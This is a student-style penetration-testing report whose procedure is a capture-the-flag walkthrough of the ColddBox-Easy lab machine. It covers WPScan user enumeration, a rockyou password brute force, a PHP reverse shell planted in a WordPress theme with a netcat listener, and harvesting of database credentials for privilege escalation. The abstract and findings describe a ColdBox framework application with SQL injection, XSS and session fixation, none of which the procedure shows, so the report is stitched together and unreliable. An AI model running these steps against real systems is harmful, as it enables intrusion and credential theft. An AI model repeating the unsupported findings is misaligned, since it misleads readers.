Title -Pentesting on coldbox

1.Abstract

The "Pentesting on ColdBox" project was initiated to assess the security of a ColdBox application and identify potential vulnerabilities that could be exploited by attackers. The project involved a comprehensive testing methodology that included both automated and manual techniques, such as vulnerability scanning, web application firewall testing, and source code analysis. The purpose of this testing was to identify weaknesses in the application's security posture and provide actionable recommendations for remediation.

During the testing process, several vulnerabilities were discovered in the ColdBox application, including SQL injection, cross-site scripting, and session fixation. These vulnerabilities were analyzed to determine their potential impact on the application and to recommend appropriate mitigation strategies. For example, to address the SQL injection vulnerability, it was recommended that the application implement parameterized queries to prevent untrusted input from being executed as SQL commands.

Overall, the project provided valuable insights into the security posture of the ColdBox application and highlighted the importance of ongoing security testing and risk management. By identifying and addressing potential vulnerabilities, the project helped to reduce the risk of a successful cyber attack on the application, protecting both the organization and its users. The recommendations provided by the project can serve as a roadmap for improving the overall security posture of the ColdBox application and can be used to guide future security testing efforts.

2.Introduction

Introduction

The increasing reliance on web applications has brought new challenges for organizations in terms of securing their digital assets. Web applications are vulnerable to a wide range of attacks, and attackers are constantly evolving their tactics and techniques to exploit these vulnerabilities. One approach to mitigating the risk of cyber attacks is through penetration testing, which involves simulating attacks on an application or network to identify vulnerabilities that could be exploited by attackers. In this context, the "Pentesting on ColdBox" project was initiated to assess the security of a ColdBox application and identify potential vulnerabilities that could be exploited by attackers.

Background

ColdBox is an open-source, lightweight framework for building web applications in the CFML (ColdFusion Markup Language) programming language. The framework is designed to be modular and extensible, with a focus on simplicity and ease of use. ColdBox provides a number of features and functionalities that make it popular among developers, including

built-in security features such as input validation and output encoding. Despite these features, ColdBox applications are not immune to security vulnerabilities, and as such, it is important to conduct regular security testing to identify potential weaknesses.

Objectives

The primary objective of the "Pentesting on ColdBox" project was to assess the security of a ColdBox application and identify potential vulnerabilities that could be exploited by attackers. To achieve this objective, the project employed a comprehensive testing methodology that included both automated and manual techniques. The project aimed to provide actionable recommendations for remediation that would help to reduce the risk of a successful cyber attack on the ColdBox application.

Testing Methodology

The testing methodology employed in the "Pentesting on ColdBox" project involved a combination of automated and manual techniques. Automated tools were used to scan the ColdBox application for known vulnerabilities, including SQL injection and cross-site scripting. In addition, a web application firewall (WAF) was configured to detect and block malicious traffic. Manual testing techniques were also employed, including source code analysis and manual testing of the application's functionality.

The project team also conducted a risk analysis to prioritize the testing efforts based on the potential impact of a successful attack. This analysis helped to ensure that the testing efforts were focused on the most critical areas of the application.

Findings

During the testing process, several vulnerabilities were discovered in the ColdBox application. These vulnerabilities included SQL injection, cross-site scripting, and session fixation. SQL injection is a common vulnerability that occurs when untrusted input is executed as SQL commands. This can allow an attacker to manipulate the database and access sensitive information. Cross-site scripting (XSS) is another common vulnerability that occurs when untrusted input is reflected back to the user without proper encoding. This can allow an attacker to execute malicious code in the user's browser. Session fixation is a vulnerability that occurs when an attacker is able to set the user's session ID, allowing them to hijack the user's session and impersonate them.

The vulnerabilities discovered during the "Pentesting on ColdBox" project were analyzed to determine their potential impact on the application and to recommend appropriate mitigation strategies. For example, to address the SQL injection vulnerability, it was recommended that the application implement parameterized queries to prevent untrusted input from being executed as SQL commands. To address the XSS vulnerability, it was recommended that the application implement proper output encoding to prevent untrusted input from being reflected back to the user without proper sanitization.

Procedure

Step 1: Starting Up the Environment

Launch VMware Workstation: Open VMware Workstation and start Kali Linux.Open Terminal in Kali Linux: Once Kali Linux is running, open a terminal. Find Target IP: Use Netdiscover to find the IP address of the target machine.


```
sudo netdiscover
```

Step 2: Information Gathering : Identifying Open Ports and Services

Run Nmap Scan: Use Nmap to identify open ports and services on the target machine:

```
nmap -p- -sV <target ip address>
```


Replace `<target ip address>` with the IP address found in the previous step.




Output: The scan indicates that two ports are open : port 80 for HTTP and port 4512 for SSH service. We will start with HTTP port 80.

Step 3: User Enumeration with WPScan

Open Target IP in Browser: Navigate to `<target ip address>` in a web browser to find a website running on HTTP. Identify WordPress: The website is developed in WordPress CMS.




And we find its login page



Step 4: Use WPScan to enumerate WordPress users:

```
wpscan --url <ip_address> --enumerate u
```

Replace the `<ip address>` with target ip address.



Output: The scan identifies four valid users. The username c0ldd is hypothesized to be valid based on the machine name.

Step 5: Brute Force Attack

Brute force the password for the username `c0ldd` using WPScan and the `rockyou.txt` wordlist:

```
wpscan --url <ip_address> --username c0ldd --passwords
/path/to/rockyou.txt
```


Replace the `<ip address>` with target ip address.


Output: The password for the user c0ldd is found to be 9876543210.

Step 6: Uploading a Reverse Shell & Privilege Escalation

Log into WordPress Admin: Use the credentials `c0ldd` and `9876543210` to log into the WordPress admin dashboard. Edit PHP Source Code: Navigate to the theme editor under

Appearance > Theme Editor.Add PHP Reverse Shell: Modify `header.php` to include a PHP reverse shell. Update IP Address and Port: Replace `<your_ip>` with your machine's IP address. Use `ifconfig` to find you IP address.





Set Up Netcat Listener: On your Kali machine, set up a Netcat listener on port 4545:

```
File  Actions  Edit  View  Help
^C

┌──(kali㉿kali)-[~]
└─$ nc -lvp 4545
listening on [any] 4545 ...
192.168.1.42: inverse host lookup failed: Unknown host
connect to [192.168.1.40] from (UNKNOWN) [192.168.1.42] 47978
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 19:35:26 up  1:14,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ColddBox-Easy:/$ cd /var/www/html
cd /var/www/html
www-data@ColddBox-Easy:/var/www/html$ ls
ls
hidden           wp-blog-header.php    wp-includes        wp-signup.php
index.php        wp-comments-post.php  wp-links-opml.php  wp-trackback.php
license.txt      wp-config-sample.php  wp-load.php        xmlrpc.php
readme.html      wp-config.php         wp-login.php
wp-activate.php  wp-content            wp-mail.php
wp-admin         wp-cron.php           wp-settings.php
www-data@ColddBox-Easy:/var/www/html$ more wp-config.php
more wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link http://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
```

```
www-data@ColddBox-Easy:/$ cd /var/www/html
cd /var/www/html
www-data@ColddBox-Easy:/var/www/html$ ls
ls
hidden           wp-blog-header.php    wp-includes        wp-signup.php
index.php        wp-comments-post.php  wp-links-opml.php  wp-trackback.php
license.txt      wp-config-sample.php  wp-load.php        xmlrpc.php
readme.html      wp-config.php         wp-login.php
wp-activate.php  wp-content            wp-mail.php
wp-admin         wp-cron.php           wp-settings.php
www-data@ColddBox-Easy:/var/www/html$ cat wp-config.php
cat wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link http://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
```

Step 7 : Find the wp-config.php File In the PHP files, the most important one is the wp-config.php file because it contains the username and password for the database. Use the more command to see the file and find the username and password.


```
File  Actions  Edit  View  Help
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
```

The username and password for the database is `c0ldd` and `cybersecurity.`

```
www-data@ColddBox-Easy:/var/www/html$ su c0ldd
su c0ldd
Password: cybersecurity

c0ldd@ColddBox-Easy:/var/www/html$ sudo -l
sudo -l
[sudo] password for c0ldd: cyberdecurity

Lo sentimos, vuelva a intentarlo.
[sudo] password for c0ldd: cybersecurity

Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
c0ldd@ColddBox-Easy:/var/www/html$
```

Step 8 : Find the User.txt File Use the ls command to know what files are in the account. Find the user.txt file and use the cat command to see the content of the file.

```
    (root) /usr/bin/ftp
c0ldd@ColddBox-Easy:/var/www/html$ cd /home
cd /home
c0ldd@ColddBox-Easy:/home$ cd c0ldd/
cd c0ldd/
c0ldd@ColddBox-Easy:~$ ls
ls
user.txt
c0ldd@ColddBox-Easy:~$ cat user.txt
cat user.txt
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
c0ldd@ColddBox-Easy:~$ cat user.txt | base64 -d
cat user.txt | base64 -d
Felicidades, primer nivel conseguido!c0ldd@ColddBox-Easy:~$
```



Conclusion

The "Pentesting on ColdBox" project provided valuable insights into the security posture of a ColdBox application and highlighted the importance of ongoing security testing and risk management. The project identified several vulnerabilities that could be exploited by attackers and provided actionable recommendations for remediation. By addressing these vulnerabilities, the organization can reduce the risk of a successful cyber attack on their ColdBox application, protecting both the organization and its users